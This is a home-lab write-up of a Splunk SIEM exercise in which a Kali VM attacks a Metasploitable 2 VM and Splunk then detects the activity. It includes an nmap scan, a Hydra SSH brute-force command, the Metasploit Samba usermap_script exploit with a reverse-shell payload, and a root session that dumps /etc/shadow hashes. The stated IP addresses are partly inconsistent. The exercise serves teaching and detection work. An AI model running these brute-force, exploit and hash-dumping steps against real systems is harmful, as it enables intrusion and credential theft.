🌓 Splunk SIEM Lab: Attack Simulation & Detection

📋 Executive Summary

This project demonstrates a complete cyber kill chain simulation within a virtualized home lab environment. The objective was to act as both the **Red Team** (Attacker) and **Blue Team** (SOC Analyst) to understand how attacks are executed and how they can be detected using enterprise monitoring tools.

I successfully deployed a vulnerable target, executed multiple exploitation techniques to gain root access, and configured a SIEM (Splunk) to ingest and analyze system logs in real-time.

🏗️ Lab Architecture

The lab environment was created using **Oracle VirtualBox** to host both the attacker and victim machines on an isolated network.

- **Network Configuration:** VirtualBox Host-Only Adapter (Isolated from the internet).
- **Attacker Machine:** Kali Linux (VirtualBox VM)
  - *IP:* 192.168.31.34
  - *Tools:* Nmap, Hydra, Metasploit Framework
- **Victim Machine:** Metasploitable 2 (VirtualBox VM)
  - *IP:* 192.168.56.3
  - *Configuration:* Syslog forwarding enabled via UDP
- **SIEM:** Splunk Enterprise (Hosted on Kali VM)
  - *Configuration:* UDP Listener on Port 5514 with iptables redirection from Port 514.

🕵️ Phase 1: Reconnaissance (Nmap)


I began by performing an aggressive network scan to identify running services and potential entry points.

Command Used:

nmap -sV -O 192.168.56.3

Analysis:
The scan revealed multiple critical vulnerabilities, including:

- **Port 22 (SSH):** Open, allowing for potential brute force attacks.
- **Port 139/445 (Samba):** Running an outdated version of smbd.
- **Port 21 (FTP):** Standard FTP service open.



⚔️ Phase 2: Exploitation (Red Team)


Scenario A: Credential Access via Brute Force

To test weak credential policies, I targeted the SSH service using **Hydra**.

Command Used:

hydra -l msfadmin -P /home/wordlist.txt ssh://192.168.56.3

Result:
The attack successfully compromised the msfadmin account within minutes due to a weak password.




Scenario B: Remote Code Execution (Root Access)

I escalated the attack by targeting the Samba service (CVE-2007-2447) using the **Metasploit Framework**. This vulnerability allows for command injection via the username field.

Exploit Details:

- **Exploit Module:** exploit/multi/samba/usermap_script
- **Payload:** cmd/unix/reverse

Result:
The exploit granted an immediate reverse shell with Root (UID 0) privileges, giving me full control over the victim machine.



Post-Exploitation Proof:
To confirm full system compromise, I accessed the /etc/shadow file, which contains the system's password hashes and is only readable by the root user.

```
id
uid=0(root) gid=0(root)
whami
sh: line 8: whami: command not found
whoami
root
hostname
metasploitable
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

🌓 Phase 3: Detection & Analysis (Blue Team)

All system logs from the victim were forwarded to Splunk. I utilized Splunk Search Processing Language (SPL) to hunt for the attacks.

Detection 1: Brute Force Logs

By searching for authentication failures, I identified a continuous stream of failed login events. The logs explicitly show repeated **"Failed password for msfadmin"** events originating from the attacker's IP (192.168.56.3), confirming the brute-force attempt.

Splunk Query:

"Failed password" AND sshd

i	Time	Event
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5366]: Failed password for msfadmin from 192.168.56.1 port 51814 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5368]: Failed password for msfadmin from 192.168.56.1 port 51830 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5364]: Failed password for msfadmin from 192.168.56.1 port 51806 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5363]: Failed password for msfadmin from 192.168.56.1 port 51790 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5361]: Failed password for msfadmin from 192.168.56.1 port 51788 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5378]: Failed password for msfadmin from 192.168.56.1 port 51852 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5376]: Failed password for msfadmin from 192.168.56.1 port 51844 ssh2
>	12/6/25 12:33:44.000 AM	Dec 6 00:33:44 192.168.56.3 sshd[5372]: Failed password for msfadmin from 192.168.56.1 port 51842 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5374]: Failed password for msfadmin from 192.168.56.1 port 51846 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5370]: Failed password for msfadmin from 192.168.56.1 port 51832 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5368]: Failed password for msfadmin from 192.168.56.1 port 51830 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5364]: Failed password for msfadmin from 192.168.56.1 port 51806 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5366]: Failed password for msfadmin from 192.168.56.1 port 51814 ssh2
>	12/6/25 12:33:43.000 AM	Dec 6 00:33:43 192.168.56.3 sshd[5363]: Failed password for msfadmin from 192.168.56.1 port 51790 ssh2
>	12/6/25 12:33:42.000 AM	Dec 6 00:33:42 192.168.56.3 sshd[5361]: Failed password for msfadmin from 192.168.56.1 port 51788 ssh2
>	12/6/25 12:33:42.000 AM	Dec 6 00:33:42 192.168.56.3 sshd[5378]: Failed password for msfadmin from 192.168.56.1 port 51852 ssh2


Detection 2: Root Compromise Indicator

To verify that the SIEM was monitoring the compromised root session, I performed an **Adversary Emulation** step. I manually injected a "Critical Alert" log from the compromised root shell to test visibility.

Command Injected:

logger -p auth.crit "ALERT: Unauthorized Root Access detected via Samba Exploit!"

Splunk Verification:
Splunk successfully indexed this event, proving that the SOC team would have visibility into post-exploitation activities.



⌨ Conclusion & Lessons Learned

This project highlighted the critical relationship between offensive actions and defensive monitoring.

1. **Vulnerability Management:** Outdated services (like Samba) must be patched or isolated.
2. **Password Policy:** Brute force is trivial against weak passwords.
3. **Log Visibility:** Without centralized logging (Splunk), the root compromise might have gone unnoticed.

⚠ Disclaimer

This project was conducted in a controlled, isolated virtual environment for educational purposes. All attacks were performed on a machine I own (Metasploitable). Unauthorized access to computer systems is illegal.